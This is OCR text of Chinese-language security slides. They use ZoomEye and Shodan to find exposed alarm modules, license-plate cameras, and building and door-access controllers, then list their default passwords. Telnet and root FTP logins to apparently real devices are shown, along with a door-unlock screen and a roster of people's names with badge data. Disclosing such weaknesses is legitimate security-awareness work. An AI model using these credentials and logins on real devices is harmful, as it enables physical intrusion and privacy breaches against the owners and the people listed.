
```
HTTP/1.1 401 Authorisation Required
Connection: close
WWW-Authenticate: Basic realm=Envisalink
Content-Type: text/html

<HTML><BODY><H1> Server Requires Authentication </H1></BODY></HTML>
```


默认密码隐患

EnvisaLink 是具有TCP/IP功能的模块. 用户可通过网页, 手机来控制警报系统.

但默认用户&密码却被忽略了!!!

(user: user)





强大的钟馗之眼 — P372

ZoomEye

p372

Explore

Search Result | Global Vision

United States Metairie

Nov. 24, 2014

23

```
ATZ
P372 application Apr 13 2010 12:29:02
P372 Serial Number: 6609
pcb:1, vers:03, rel:x06, build:3145
RAM: 128M @ 128M        EPROM: 512k
Flex vers: 16.0,  capabilities 003f
     Camera firmware: 4.34
       362 epld vers: 13
    ANPR enabled for: USA Louisiana    , 2528
    Operating system: C EXECUTIVE 3.3
eprom image checksum: 1408
     application crc: a13e
  current config crc: 625e
reference config crc: 625e
* Installed options: 00200018
* ... Compact Flash
* ... Basic VES with no security
* ... USA Licenceplate recognition
* PIPS Technology AUTOPLATE (tm) license plate recognition
* VES - (violation enforcement system)
```

默认配置隐患


ANPR: 北美车牌监控自动识别系统.

支持 Web, Telnet, FTP 等对其远程控制.

貌似再不用担心闯红灯了!? 安全第一 !!!

```
[html]
home=flash;html_en.z
enable=1
debug=0
idletimeout=60
max_cache=86400
user=admin
password=500Vets

[log]
mode=0xffffffff
host=0.0.0.0
account=ftp_boot
password=ftp_boot
```

```
[pdb]
file=mem:\plates.db
separator=,
host=10.1.1.1
account=wl_test
password=wl_test
update=update.csv
enable=0x00
debug=0
hashsize=50021
threshold=75
```




```
      :~ anonymous$ telnet 98.175.
Trying 98.175.13
Connected to wsip-98-175-          .no.cox.net.
Escape character is '^]'.

ATZ
P372 application Apr 13 2010 12:29:02
P372 Serial Number: 6609
pcb:1, vers:03, rel:x06, build:3145
RAM: 128M @ 128M        EPROM: 512k
Flex vers: 16.0,  capabilities 003f
     Camera firmware: 4.34
       362 epld vers: 13
    ANPR enabled for: USA Louisiana     , 2528
    Operating system: C EXECUTIVE 3.3
eprom image checksum: 1408
     application crc: a13e
unable to open: flash;system.def
  current config crc: cff0
reference config crc: 0000
* Installed options: 00200018
* ... Compact Flash
* ... Basic VES with no security
* ... USA Licenceplate recognition
* PIPS Technology AUTOPLATE (tm) license plate recognition
```

强大的钟馗之眼 — Echelon PLC

可通过 Ethernet 管控楼宇间门禁, 照明, 排气等系统

自带 WEB-Server 和人尽皆知的默认用户名&密码 (ilon)

推荐检查清单列表 ics.zoomeye.org (i.LON 600, i.LON SmartServer)

Found about **4142** results (**0.134** seconds).

24.24

Wind River Web Server:4.4

United States Florham Park


Aug. 9, 2015

80

HTTP

```
HTTP/1.1 200 OK
Server: WindRiver-WebServer/4.4
Cache-Control: no-cache, public
Last-Modified: MON, 22 NOV 2010 18:18:4
ETag: "3be-2a7a-4ceab408"
Connection: close
Content-Type: text/html
WWW-Authenticate: Basic realm="i.LON"
Content-Length: 10874
```

视频演示: Echelon PLC



强大的钟馗之眼 — S2 NetBox

ZoomEye

"Sonitrol building access control system http config"

Explore

Search Result | Global Vision

Found about **804** results (**0.096** seconds).

Search Type

Public Devices

Web Services

Service

http 804

Country

UNITED STATES 784

ATLANTA 27

DENVER

24.227.7

GoAhead-Webs

Sonitrol building access control s...

s2ncinit

United States Clearwater

Aug. 9, 2015

80

HTTP

```
HTTP/1.0 302 Redirect
Server: GoAhead-Webs
Date: Sat Aug  8 13:20:52 2015
Pragma: no-cache
Cache-Control: no-cache,must-rev
Content-Type: text/html
Location: http://s2ncinit/login

<html><head></head><body>
                This document ha
                Please update yo
```

默认密码隐患

S2 NetBox 门禁控制器默认开放端口 WEB(80)

S2 NetBox 默认用户&密码 admin /admin & IEIeMerge/eMerge

IEI International Electronics, Inc.

: Start pa

- Administration
  - Arm Alarm Panel
  - Lost Cards
  - People
    - Add
    - Change/delete
  - Reports
    - Configuration
    - History
      - Access History
      - General Event Hi
      - Portal Access Cou
  - People
    - Access Levels
    - Current Users
    - Occupancy
    - Portal Access
    - Roll Call
    - Roster
    - Time specs
  - Schedule Action

Main : Administration : **Schedule Action**

Schedule Action			
Type:ID	**Name**	**Action**	**Current Scheduled Actions**
P:1	front door portal	Schedule	
P:2	upper door portal	Schedule	

Scheduled Action

24.19(anualoverride.asp?typecode=P&qt=C&fkid=1&.sessionId=1608891462

front door portal

Action	Start Date/Time	End Date/Time	Commen
* Unlock (Lock / Unlock)	* 08/13/2015 10:49:24	* *(+hh:mm/am/pm)*	

Now
At
In (HH:MM) :

At
After (HH:MM) :

Save Cancel

Hananya, Tomer	-	2013-01-31 12:53:59	-	both doors	100 (2013-09-02 02:23:34)	26 bit Wiegand
Helbach, Cleaning	-	2015-08-11 19:08:16	-	both doors	00339 00345	26 bit Wiegand 26 bit Wiegand
Horn, Evan	-	2013-08-16 14:59:48	-	both doors	30 (2014-05-16 19:00:01)	26 bit Wiegand
Humerickhouse, Grant	-	2012-09-25 14:14:17	-	both doors	81 (2012-10-06 12:40:20)	26 bit Wiegand
Hyatt, Adam	-	2013-08-16 14:03:58	-	both doors	49 (2014-05-17 22:59:27)	26 bit Wiegand
Hyatt, Adam	-	2013-08-21 11:22:47	-	both doors	85 (2013-12-19 18:22:27)	26 bit Wiegand
JDM, Active	-	2015-08-11 19:04:55	-	both doors	00337 00340 00341 00342 00343 00344 00346 00347 00350 00351 00352	26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand
JDM, Adam	-	2014-01-14 13:58:13	-	both doors	90 (2014-10-16 14:32:02)	26 bit Wiegand
JDM, Ian	-	2014-05-14 11:24:43	-	both doors	13 (2015-08-04 22:42:02)	26 bit Wiegand
JDM, JDM	-	2013-12-04 12:43:40	-	both doors	12 (2014-01-09 11:37:39)	26 bit Wiegand
JDM, JDM	-	2014-09-02 10:55:37	-	both doors	32025	26 bit Wiegand
JDM, Seth	-	2013-10-01 15:49:01	-	both doors	26 (2014-08-14 09:21:21)	26 bit Wiegand

强大的SHODAN — HID 门禁控制器

SHODAN vertxcontroller Search

Services

Telnet 18

Top Countries

United States 17

India 1

Cox Communications
Added on 24.01.2015

.oc.oc.cox.net

VertXcontroller login:

Charter Communications
Added on 26.12.2014
Los Angeles

static.psdn.ca.charter.com

Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)

VertXController login:

Spacenet
Added on 20.12.2014


Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)

默认密码隐患

HID 门禁控制器默认开放端口 FTP(21), TELNET(23), WEB(80)

HID 门禁控制器默认用户&密码 root / pass

```
kev                 2:~$ ftp 98.1
Connected to 98.1
220 (vsFTPd 3.0.2)
Name (              evinchen): root
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              36 Jan 01  2000 TestFile
drwxr-xr-x    3 0        0             432 Jan 09  2014 armv5l
drwxr-xr-x    2 0        0            5008 Aug 09 06:58 bin
drwxr-xr-x    3 0        0             224 Aug 09 06:58 dev
drwxr-xr-x   18 0        0            6552 Aug 09 04:01 etc
-rw-rw-rw-    1 0        0            2808 Aug 13 14:15 hio_serial_number
drwxr-xr-x    4 0        0             288 Jan 09  2014 home
-rw-r--r--    1 0        0            2904 Jan 09  2014 ifdokccid_lnx-3.6.0.tar.
gz
-rwxr-xr-x    1 0        0             176 Jan 09  2014 init
drwxr-xr-x    2 0        0            2384 Jan 09  2014 lib
lrwxrwxrwx    1 0        0              11 Jan 09  2014 linuxrc -> bin/busybox
drwxrwxrwx    2 0        0             160 Jan 01  2000 media
drwxr-xr-x    6 0        0             624 Aug 04 20:36 mnt
dr-xr-xr-x   71 0        0               0 Jan 01  1970 proc
drwxr-xr-x    2 0        0             296 Jan 26  2015 root
